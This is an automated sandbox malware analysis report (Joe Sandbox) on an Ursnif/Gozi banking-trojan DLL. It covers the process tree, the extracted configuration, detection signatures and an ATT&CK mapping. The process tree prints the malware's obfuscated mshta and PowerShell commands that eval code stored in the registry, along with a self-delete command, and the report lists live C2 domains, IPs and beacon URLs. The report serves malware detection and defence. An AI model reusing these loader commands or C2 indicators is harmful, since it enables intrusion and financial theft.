ID: 633919
Sample Name: zs5n5sI6N2
Cookbook: default.jbs
Time: 11:25:19
Date: 25/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

zs5n5sI6N2


Overview

General Information

Sample Name:	zs5n5sI6N2 (renamed file extension from none to dll)
Analysis ID:	633919
MD5:	9ce6868cb54681..
SHA1:	6052120b0375f4..
SHA256:	fc4bee1a68545b..
Tags:	dll Gozi ITA ursnif
Infos:	



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected Ursnif
- System process connects to networ…
- Antivirus detection for URL or domain
- Snort IDS alert for network traffic
- Maps a DLL or memory area into an…
- Writes to foreign memory regions
- Changes memory attributes in foreig…
- Machine Learning detection for sam…
- Allocates memory in foreign process…
- Uses ping.exe to check the status o…

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 3456 cmdline: loaddll32.exe "C:\Users\user\Desktop\zs5n5sI6N2.dll" MD5: 7DEB5DB86C0AC789123DEC286286B938)
  - cmd.exe (PID: 6012 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\zs5n5sI6N2.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 4452 cmdline: rundll32.exe "C:\Users\user\Desktop\zs5n5sI6N2.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - control.exe (PID: 6364 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
        - explorer.exe (PID: 3616 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
          - cmd.exe (PID: 260 cmdline: C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\zs5n5sI6N2.dll MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
            - conhost.exe (PID: 5896 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
            - PING.EXE (PID: 5988 cmdline: ping localhost -n 5 MD5: 6A7389ECE70FB97BFE9A570DB4ACCC3B)
          - RuntimeBroker.exe (PID: 4440 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
          - cmd.exe (PID: 2960 cmdline: cmd /C "nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\1759.bi1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - WerFault.exe (PID: 3176 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 3456 -s 272 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 1800 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 3456 -s 408 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 5172 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 3456 -s 436 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- mshta.exe (PID: 6732 cmdline: C:\Windows\System32\mshta.exe" "about:<hta:application><script>Cwbm='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Cwbm).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\TestLocal'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 6824 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name asytsrjo -value gp; new-alias -name famnsyvweq -value iex; famnsyvweq ([System.Text.Encoding]::ASCII.GetString((asytsrjo "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E") .UrlsReturn)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 6848 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 7156 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 5080 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESBB61.tmp" "c:\Users\user\AppData\Local\Temp\rn2v1u0v\CSCE8729092494447E68BAFD2B3DE7C4FE.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 5092 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\0rxpcrxp\0rxpcrxp.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6392 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESDBAB.tmp" "c:\Users\user\AppData\Local\Temp\0rxpcrxp\CSC81748258BEC6426288BE9680C960B04E.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "RSA Public Key":
"2FCnIUzdNGgeELQ1eLj0bJoMz6Wyhsxr173krpubnAkBznOw2O4zXiS7ovCR4PNNsCIjegHbTvoHWqhvq9RRNZAEBtDWX6mW3yIDXSN0qA1n8qiSRebn1HxZtuyL6FY/BR1nMcmDUet9iMwvlRDxmj+VzyCObUK6W0DHCUtNCB3pyymvgBuZvmOoqHVPJIhNG61j6VPVajqzr24KUke3teaWIZiCXT2orfIpBZFefRCfYuOYhoPg/LDJjkEBPCd72OAc2ekKwF9Tcjmm1Qm9F8aB637Mj7oTJWG5gIc8figdfCIcJsfVqtjVSAcA29hI94eg/OsMoQ7GmaQR3NS4pkbIWbvv0j+obPcxvU7II18=",
  "c2_domain": [
    "config.edge.skype.com",
    "cabrioxmdes.at",
    "gamexperts.net",
    "37.10.71.138",
    "185.158.250.51"
  ],
  "ip_check_url": [
    "http://ipinfo.io/ip",
    "http://curlmyip.net"
  ],
  "serpent_key": "Jv1GYc8A8hCBIeVD",
  "tor32_dll": "file://c:\\test\\test32.dll",
  "tor64_dll": "file://c:\\test\\tor64.dll",
  "server": "50",
  "sleep_time": "1",
  "SetWaitableTimer_value(CRC_CONFIGTIMEOUT)": "60",
  "time_value": "60",
  "SetWaitableTimer_value(CRC_TASKTIMEOUT)": "60",
  "SetWaitableTimer_value(CRC_SENDTIMEOUT)": "300",
  "SetWaitableTimer_value(CRC_KNOCKERTIMEOUT)": "60",
  "not_use(CRC_BCTIMEOUT)": "10",
  "botnet": "3000",
  "SetWaitableTimer_value": "1"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000003.431296892.0000000005FB8000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.324102664.0000000005298000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.323570193.0000000005298000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000002.511055251.0000000005B60000.00000040.10000000.00040000.00000000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000003.00000003.505479603.0000000004B79000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Click to see the 22 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
3.3.rundll32.exe.4b794a0.10.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
3.3.rundll32.exe.4b794a0.10.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
3.2.rundll32.exe.1000000.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
3.3.rundll32.exe.5246b48.2.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
3.3.rundll32.exe.52194a0.1.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Click to see the 4 entries

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.4 - Destination IP: 13.107.42.16	
Timestamp:	192.168.2.413.107.42.1649765802033203 05/25/22-11:27:05.996967
SID:	2033203
Source Port:	49765
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.4 - Destination IP: 13.107.42.16	
Timestamp:	192.168.2.413.107.42.1649765802033204 05/25/22-11:27:05.996967
SID:	2033204
Source Port:	49765
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.4 - Destination IP: 176.10.119.68	
Timestamp:	192.168.2.4176.10.119.6849771802033203 05/25/22-11:27:28.182548
SID:	2033203
Source Port:	49771
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.4 - Destination IP: 176.10.119.68	
Timestamp:	192.168.2.4176.10.119.6849771802033204 05/25/22-11:27:27.011665
SID:	2033204
Source Port:	49771
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Machine Learning detection for sample

Networking

System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

Uses ping.exe to check the status of other devices and networks

Key, Mouse, Clipboard, Microphone and Screen Capturing

Yara detected Ursnif

E-Banking Fraud

Yara detected Ursnif

Disables SPDY (HTTP compression, likely to perform web injects)

System Summary

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection

Yara detected Ursnif

Self deletion via cmd delete

Malware Analysis System Evasion

Uses ping.exe to sleep

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Writes to foreign memory regions

Changes memory attributes in foreign processes to executable or writable

Allocates memory in foreign processes

Injects code into the Windows Explorer (explorer.exe)

Modifies the context of a thread in another process (thread injection)

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information

Yara detected Ursnif

Remote Access Functionality


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
1 Valid Accounts	1 Windows Management Instrumentation	1 Valid Accounts	1 Valid Accounts	1 Obfuscated Files or Information	OS Credential Dumping	1 System Time Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	2 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 Data Encrypted for Impact
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 Access Token Manipulation	1 File Deletion	LSASS Memory	1 Account Discovery	Remote Desktop Protocol	1 Email Collection	Exfiltration Over Bluetooth	2 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Command and Scripting Interpreter	Logon Script (Windows)	8 1 3 Process Injection	1 Masquerading	Security Account Manager	3 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Valid Accounts	NTDS	2 5 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Access Token Manipulation	LSA Secrets	1 Query Registry	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	3 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 1 Security Software Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	8 1 3 Process Injection	DCSync	3 1 Virtualization/Sandbox Evasion	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Rundll32	Proc Filesystem	3 Process Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 Application Window Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	1 System Owner/User Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	1 1 Remote System Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols			Service Stop
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rename System Utilities	Keylogging	1 System Network Configuration Discovery	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS			Inhibit System Recovery


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
zs5n5sI6N2.dll	41%	ReversingLabs	Win32.Trojan.Lazy	
zs5n5sI6N2.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.rundll32.exe.1000000.0.unpack	100%	Avira	HEUR/AGEN.1245293		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://176.10.119.68/	4%	Virustotal		Browse
http://176.10.119.68/	100%	Avira URL Cloud	phishing	
http://176.10.119.68/drew/ELiX5C1LBrOXGVb_2F7VT_2/F3y7AZYCgC/OAzMBADjwIAAgevJ7/Ln8DdTMzAOtl/oaRRlHeZ	100%	Avira URL Cloud	phishing	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://176.10.119.68/drew/bht18BKt3t1ka1/EyRQXKSxK1fGGVQT69xe7/l12WvU97arR8lucE/BPan_2BqxdC9XZm/a6pB9pAoQo46tq53qB/yLUp2d5T9/j5s74YMStQa0vycAYVnz/i1_2BT1sbtGbsqmiKYJ/utxS2UAD48D_2FhKmTNhPj/C7HmcyJhh_2Bl/RoK5qxzW/AONvbwwgZ6joXACVCUjXkBm/TrT5RUjDbT/JqnBRntI67DVKvl4U/zabjaRP4H3Fa/y7F2cIC4htT/NfLmrAWL7x6jSO/onSOjeHvFKi2HNfNhR_2F/KXsh6.jlk	100%	Avira URL Cloud	phishing	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://176.10.119.68/drew/RGq_2BVJ/3BCdlnfIA49R8s_2BXe1s3i/VFrZ4awbB4/zmZ34_2Bwuhkj_2Fp/SYr8rby3ftco/TjSDtFakSde/soGhjhBV5Tb5mX/q7nM_2FDyGsXlD3E3A4fe/_2ByGCIGrgekC2k4/_2BIghzEoEtICMG/eMdl_2FVYz1Gzr3rXb/6bQxvF882/0gJazcAIQC6vmyI4DEnR/k0LRXXmFX8YlpSLVUNq/6DaeywiN2GwHaJFGl8Ik7G/m9UBKgfO4ybSV/fnhYeS0x/hab1JQvgZCtDWyU/A.jlk	100%	Avira URL Cloud	phishing	
http://176.10.119.68/drew/bht18BKt3t1ka1/EyRQXKSxK1fGGVQT69xe7/l12WvU97arR8lucE/BPan_2BqxdC9XZm/a6pB	100%	Avira URL Cloud	phishing	
http://176.10.119.68/drew/RGq_2BVJ/3BCdlnfIA49R8s_2BXe1s3i/VFrZ4awbB4/zmZ34_2Bwuhkj_2Fp/SYr8rby3ftco	100%	Avira URL Cloud	phishing	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://176.10.119.68/drew/bht18BKt3t1ka1/EyRQXKSxK1fGGVQT69xe7/l12WvU97arR8lucE/BPan_2BqxdC9XZm/a6pB9pAoQo46tq53qB/yLUp2d5T9/j5s74YMStQa0vycAYVnz/i1_2BT1sbtGbsqmiKYJ/utxS2UAD48D_2FhKmTNhPj/C7HmcyJhh_2Bl/RoK5qxzW/AONvbwwgZ6joXACVCUjXkBm/TrT5RUjDbT/JqnBRntI67DVKvl4U/zabjaRP4H3Fa/y7F2cIC4htT/NfLmrAWL7x6jSO/onSOjeHvFKi2HNfNhR_2F/KXsh6.jlk	true	• Avira URL Cloud: phishing	unknown
http://176.10.119.68/drew/RGq_2BVJ/3BCdlnfIA49R8s_2BXe1s3i/VFrZ4awbB4/zmZ34_2Bwuhkj_2Fp/SYr8rby3ftco/TjSDtFakSde/soGhjhBV5Tb5mX/q7nM_2FDyGsXlD3E3A4fe/_2ByGCIGrgekC2k4/_2BIghzEoEtICMG/eMdl_2FVYz1Gzr3rXb/6bQxvF882/0gJazcAIQC6vmyI4DEnR/k0LRXXmFX8YlpSLVUNq/6DaeywiN2GwHaJFGl8Ik7G/m9UBKgfO4ybSV/fnhYeS0x/hab1JQvgZCtDWyU/A.jlk	true	• Avira URL Cloud: phishing	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://176.10.119.68/	rundll32.exe, 00000003.00000003.38574176 3.0000000000F43000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 003.00000003.370400985.0000000000F44000. 00000004.00000020.00020000.00000000.sdmp	true	• 4%, Virustotal, Browse • Avira URL Cloud: phishing	unknown
http://176.10.119.68/drew/ELiX5C1LBrOXGVb_2F7VT_2/F3y7AZYCgC/OAzMBADjwIAAgevJ7/Ln8DdTMzAOtl/oaRRlHeZ	rundll32.exe, 00000003.00000003.37043273 8.0000000000F55000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: phishing	unknown
http://https://file://USER.ID%lu.exe/upd	rundll32.exe, 00000003.00000003.43129689 2.0000000005FB8000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 003.00000003.458070359.0000000005FB8000. 00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000019.00000003.469656953.0000 020923FDC000.00000004.00000020.00020000. 00000000.sdmp, control.exe, 0000001E.000 00003.450528570.000001F31E7EC000.0000000 4.00000020.00020000.00000000.sdmp, control.exe, 0000001E.00000003.450680701.000001F31E7EC0 00.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://constitution.org/usdeclar.txt	rundll32.exe, 00000003.00000003.43129689 2.0000000005FB8000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 003.00000003.458070359.0000000005FB8000. 00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000019.00000003.469656953.0000 020923FDC000.00000004.00000020.00020000. 00000000.sdmp, control.exe, 0000001E.000 00003.450528570.000001F31E7EC000.0000000 4.00000020.00020000.00000000.sdmp, control.exe, 0000001E.00000003.450680701.000001F31E7EC0 00.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://176.10.119.68/drew/bht18BKt3t1ka1/EyRQXKSxK1fGGVQT69xe7/l12WvU97arR8lucE/BPan_2BqxdC9XZm/a6pB	rundll32.exe, 00000003.00000002.50787046 2.0000000000F45000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: phishing	unknown
